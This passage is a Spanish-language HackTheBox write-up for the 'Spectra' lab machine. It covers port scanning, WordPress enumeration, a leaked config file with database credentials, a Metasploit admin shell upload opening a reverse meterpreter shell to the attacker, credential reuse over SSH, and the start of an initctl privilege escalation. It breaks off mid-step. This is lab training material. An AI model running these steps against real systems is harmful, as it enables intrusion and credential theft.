
SPECTRA HTB



ENUMERACION

```
nmap -p- --open -T5 -v -n -oG allPorts 10.10.10.229

-p-          todos los puertos
--open       solo los abiertos
-T5          forma rápida de escanear
-v           verbose (avisa ni bien encuentra un puerto)
-n           no realiza la resolucion DNS
-oG          exportar en formato grepeable
targeted     nombre del archivo
```

filtramos los puertos con extracPorts

```
extractPorts allPorts
```

```
extractPorts allPorts
File: extractPorts.tmp

[*] Extracting information ...

    [*] IP Address: 10.10.10.229
    [*] Open ports: 22,80,3306,8081

[*] Ports copied to clipboard
```

Obtenemos los puertos en la clip board (22,80,3306,8081), ahora realizamos un descubrimiento de servicios en los puertos:


```
nmap -p22,80,3306,8081 -sS -sC -sV 10.10.10.229 -oN targeted
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 21:02 -04
Nmap scan report for spectra.htb (10.10.10.229)
Host is up (0.14s latency).

PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http             nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql            MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
8081/tcp open  blackice-icecap?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Fri, 14 May 2021 01:07:06 GMT
|     Connection: close
|     Hello World
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Fri, 14 May 2021 01:07:12 GMT
|     Connection: close
|_    Hello World
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8081-TCP:V=7.91%I=7%D=5/13%Time=609DCC0F%P=x86_64-pc-linux-gnu%r(Ge
```


```
SF:tRequest,71,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain\r\nD
SF:ate:\x20Fri,\x2014\x20May\x202021\x2001:07:06\x20GMT\r\nConnection:\x20
SF:close\r\n\r\nHello\x20World\n")%r(FourOhFourRequest,71,"HTTP/1\.1\x2020
SF:0\x20OK\r\nContent-Type:\x20text/plain\r\nDate:\x20Fri,\x2014\x20May\x2
SF:02021\x2001:07:06\x20GMT\r\nConnection:\x20close\r\n\r\nHello\x20World\
SF:n")%r(HTTPOptions,71,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/p
SF:lain\r\nDate:\x20Fri,\x2014\x20May\x202021\x2001:07:12\x20GMT\r\nConnec
SF:tion:\x20close\r\n\r\nHello\x20World\n");

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.90 seconds
```

- Puerto 22 ssh
- Puerto 80 pagina web
- Puerto 3306 MySQL
- 8081 en esta caso una pagina web


Veremos que tiene el puerto 8081



Nada relevante, vamos por el puerto 80:



Vemos 2 enlaces, vamos al primero porque el segundo no lleva a nada:



Vemos que es una pagina Wordpress, a la hora de ver una pagina en este CMS debemos tener en cuenta ciertas cosas:

Los usuarios comunes de este CMS son:


- Administrator
- Editor
- Author
- Contributor
- Subscriber

La ruta de su panel login es:


```
direccion_del_panel_wp/wp-admin.php

o

direccion_del_panel_wp/wp-admin
```

Dentro de este panel login si colocas un usuario y una contraseña cualquiera y te indica el el usuario existe pero la contraseña es incorrecta. De esta forma podemos validar que un usuario es valido:

Ejemplo de usuario valido:



Ejemplo de usuario invalido:



Ver el mensaje de error del panel

Una ruta en la que podemos obtener los usuarios existentes del CMS:

```
curl direccion_del_panel_wp/wp-json/wp/v2/users/
```


ENUMERACION WEB

Mediante wfuzz vamos a ver si encontramos directorio en el sitio wordpress, debemos hacerla a la direccion IP del equipo

```
wfuzz -c -hc 404 -w /usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt
http://10.10.10.229/FUZZ

-c              formato colorizado
-hc             ocultamos el codigo de estado 404 porque no nos interesa
-w dictionary   agregamos un diccionario
/FUZZ           es donde queremos colocar el contenido del diccionario
```

```
000000077:   301        7 L      11 W     169 Ch      "main"
000001472:   301        7 L      11 W     169 Ch      "testing"
```

Se encuentran dos directorios, el main es la pagina wordpress. Vamos a ver que hay en testing:



Index of /testing/

../		
wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
wp-login.php	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
wp-settings.php	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133

Vemos varios archivos, el mas interesante **wp-config.php.save** ya que es un archivo de configuración, mediante curl vamos a guardar este archivo en nuestro equipo:

```
curl 10.10.10.229/testing/wp-config.php.save > wp-config.php.save
```

Al leer el archivo vemos una credenciales de base de datos:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```


Vamos a intentar conectarnos por mysql ya que vimos que el puerto 3306 estaba abierto:

```
mysql -u devtest -h 10.10.10.229 -p
```

Vemos que las credenciales no nos ayudan de mucho:

```
└─# mysql -u devtest -h 10.10.10.229 -p                                    1 ×
Enter password:
ERROR 1130 (HY000): Host '10.10.14.235' is not allowed to connect to this MySQL
server
```

Ya que vimos que el usuario administrator es valido para wordpress, en el panel login vamos a comprobar si la contraseña del archivo es la de ese usuario:



Estamos dentro!

Eso quiere decir que tenemos unas credenciales validas:

- Ususario: Administrator
- Password: devteam01

EXPLOTACIÓN

Vamos a usar metasploit para la explotacion, primero vamos a levantar el postgres:


```
systemctl enable --now postgresql
```

verificar estado:

```
systemctl status postgresql
```

vamos a buscar un exploit para wordpress una vez que tenemos credenciales, lo que nos interesa es obtener una shell:

```
search wordpress shell
```



```
msf6 > search wordpress shell

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                      2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/multi/http/wp_dnd_mul_file_rce              2020-05-11       excellent  Yes    Wordpress Drag and Drop Multi File Uploader RCE
   2  exploit/unix/webapp/wp_admin_shell_upload           2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   3  exploit/unix/webapp/wp_asset_manager_upload_exec    2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   4  exploit/unix/webapp/wp_mobile_detector_upload_execute  2016-05-31       excellent  Yes    WordPress WP Mobile Detector 3.5 Shell Upload
   5  exploit/unix/webapp/wp_nmediawebsite_file_upload    2015-04-12       excellent  Yes    Wordpress N-Media Website Contact Form Upload Vulnerability
   6  exploit/unix/webapp/wp_property_upload_exec         2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
   7  exploit/unix/webapp/wp_symposium_shell_upload       2014-12-11       excellent  Yes    WordPress WP Symposium 14.11 Shell Upload

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/wp_symposium_shell_upload
```

El número 2 se ve interesante vamos a usarlo:


```
use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

show options

set lhost HTB_IP

set username Administrator

set password devteam01
```

```
set rhost 10.10.10.229

set rport 80

set targeturi /main

run
```

```
meterpreter > shell
Process 4128 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory

whoami
nginx
pwd

id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
```

vemos que ingresamos como el usuario nginx

vamos a ver a que directorios nos podemos dirigir una vez dentro:



Nos dirigimos a la ruta /opt y vemos un archivo llamado **autologin.conf.orig**

```
cat /opt/autologin.conf.orig
```

```
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```

En el contenido de este archivo vemos algunas rutas de archivos, entre ellas uno que llama la atencion que es el **/etc/autologin**, vamos a ver que es ese fichero:

```
cd /etc/autologin
ls
cat passwd
```

```
cd /etc/autologin
ls
passwd
cat passwd
SummerHereWeCome!!
```

Vemos una contraseña **SummerHereWeCome!!**, recordemos que el puerto 22 (SSH) estaba abierto asi que veamos si podemos leer el archivo /etc/passwd para ver que usuarios hay aparte de nginx:

```
cat /etc/passwd
```

```
oobe_config_save:!:20122:20122:oobe config save utility:/dev/null:/bin/false
oobe_config_restore:!:20121:20121:oobe config restore utility:/dev/null:/bin/false
tpm_manager:!:252:252:Chromium OS tpm_manager daemon runs as this user:/dev/null:/bin/false
chaps:!:223:223:chaps PKCS11 daemon:/dev/null:/bin/false
attestation:!:247:247:Chromium OS attestation daemon runs as this user:/dev/null:/bin/false
pkcs11:!:208:208:PKCS11 clients:/dev/null:/bin/false
shill-crypto:!:237:237:shill's crypto-util:/dev/null:/bin/false
shill-scripts:!:295:295:shill's debug scripts (when run via debugd):/dev/null:/bin/false
nfqueue:!:232:232:netfilter-queue:/dev/null:/bin/false
patchpaneld:!:284:284:CrOS guest networking service daemon:/dev/null:/bin/false
bootlockboxd:!:20107:20107:bootlockbox daemon:/dev/null:/bin/false
cryptohome:!:292:292:cryptohome service and client:/dev/null:/bin/false
pluginvm:!:20128:20128:Plugin VM monitor:/dev/null:/bin/false
syslog:!:202:202:rsyslog:/dev/null:/bin/false
vm_cicerone:!:20112:20112:Daemon for VM container communication:/dev/null:/bin/false
seneschal:!:20114:20114:Steward of the user's /home:/dev/null:/bin/false
seneschal-dbus:!:20115:20115:Owner of the seneschal dbus service:/dev/null:/bin/false
system-proxy:!:20154:20154:CrOS System-wide proxy daemon:/dev/null:/bin/false
wayland:!:601:601:Wayland display access:/dev/null:/bin/false
debugd:!:216:216:debug daemon:/dev/null:/bin/false
debugd-logs:!:235:235:access to unprivileged debugd logs:/dev/null:/bin/false
debugfs-access:!:605:605:access to debugfs:/dev/null:/bin/false
netperf:!:20105:20105:Network Performance measurement tool:/dev/null:/bin/false
dnsmasq:!:268:268:dnsmasq:/dev/null:/bin/false
tcpdump:!:215:215:tcpdump --with-user:/dev/null:/bin/false
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
```

Vemos el usuario katie y root, no fue la contraseña de root asi que probemos una conexion por ssh con el otro usuario:

- usuario: katie
- password: SummerHereWeCome!!

Y estamos dentro via ssh con el usuario katie:

```
ssh katie@10.10.10.229
```


```
┌──(root💀kali)-[/home/…/Escritorio/HTB/spectra/exploits]
└─# ssh katie@10.10.10.229
Password:
katie@spectra ~ $
```

Ya podemos ver la flag user.txt

ESCALADA DE PRIVILEGIOS

Es hora de esaclar privilegios, vamos a ver la lista de los comandos que puede realizar este usuario junto a sudo:

```
sudo -l
```



vemos que podemos ejecutar /sbin/initctl.

Initctl, independientemente de la ruta donde se encuentre, se utiliza para administrador comunicarse e interactuar con el demonio *init* de Upstar tubicado en la ruta /etc/init.

Upstart es el método utilizado por varios sistemas operativos Unix para realizar tareas durante el arranque del sistema.

En la ruta /etc/init se encuentran archivos de configuración utilizados por Upstart. que permiten la consulta "status" de un servicio.

Por lo que podemos ejecutar diferentes comandos:

- initctl start /etc/init/file
- initctl stop /etc/init/file
- initctl restart /etc/init/file
- initctl reload /etc/init/file
- initctl list /etc/init/file
- initctl show-config /etc/init/file
- initctl check-config /etc/init/file

entonces vamos a ver que archivos hay en la ruta **/etc/init**:

```
cd /etc/init
ls -la
```

```
-rw-r--r--  1 root root   358 Dec 22 05:39 activate_date.conf
-rw-r--r--  1 root root  2211 Jan 15 15:33 anomaly-detector.conf
-rw-r--r--  1 root root  2818 Jan 15 15:34 attestationd.conf
-rw-r--r--  1 root root  4745 Jan 15 15:33 authpolicyd.conf
-rw-r--r--  1 root root   178 Dec 22 05:38 autoinstall.conf
-rw-r--r--  1 root root   978 Feb  3 16:42 autologin.conf
-rw-r--r--  1 root root  1618 Dec 22 05:55 avahi.conf
-rw-r--r--  1 root root   599 Dec 22 06:10 bluetoothd.conf
-rw-r--r--  1 root root   640 Dec 22 06:10 bluetoothlog.conf
-rw-r--r--  1 root root   560 Jan 15 15:35 boot-alert-ready.conf
-rw-r--r--  1 root root   741 Jan 15 15:35 boot-complete.conf
-rw-r--r--  1 root root  1580 Jan 15 15:35 boot-services.conf
-rw-r--r--  1 root root  2202 Jan 15 15:35 boot-splash.conf
-rw-r--r--  1 root root  4326 Jan 15 15:35 boot-update-firmware.conf
-rw-r--r--  1 root root   981 Jan 15 15:34 bootlockboxd.conf
-rw-r--r--  1 root root   477 Dec 22 06:11 brltty.conf
-rw-r--r--  1 root root  2695 Jan 15 15:33 btdispatch.conf
-rw-r--r--  1 root root  4719 Jan 15 15:35 cgroups.conf
-rw-r--r--  1 root root   820 Jan 15 15:34 chapsd.conf
-rw-r--r--  1 root root   999 Jan 15 15:30 check_for_plugin_updates.conf
-rw-r--r--  1 root root  1031 Jan 15 15:34 chunneld.conf
-rw-r--r--  1 root root   691 Jan 15 15:35 cleanup-shutdown-logs.conf
-rw-r--r--  1 root root  1704 Dec 22 05:48 conntrackd.conf
-rw-r--r--  1 root root   309 Jan 15 15:33 cpufreq.conf
-rw-r--r--  1 root root   762 Jan 15 15:33 cras.conf
-rw-r--r--  1 root root   901 Jan 15 15:33 crash-boot-collect.conf
-rw-r--r--  1 root root   478 Jan 15 15:33 crash-reporter-early-init.conf
```

Vemos muchos archivos, primero vamos a ver en que grupos esta el usuario katie para saber cuales de estos archivos podemos editar:

```
id
```

```
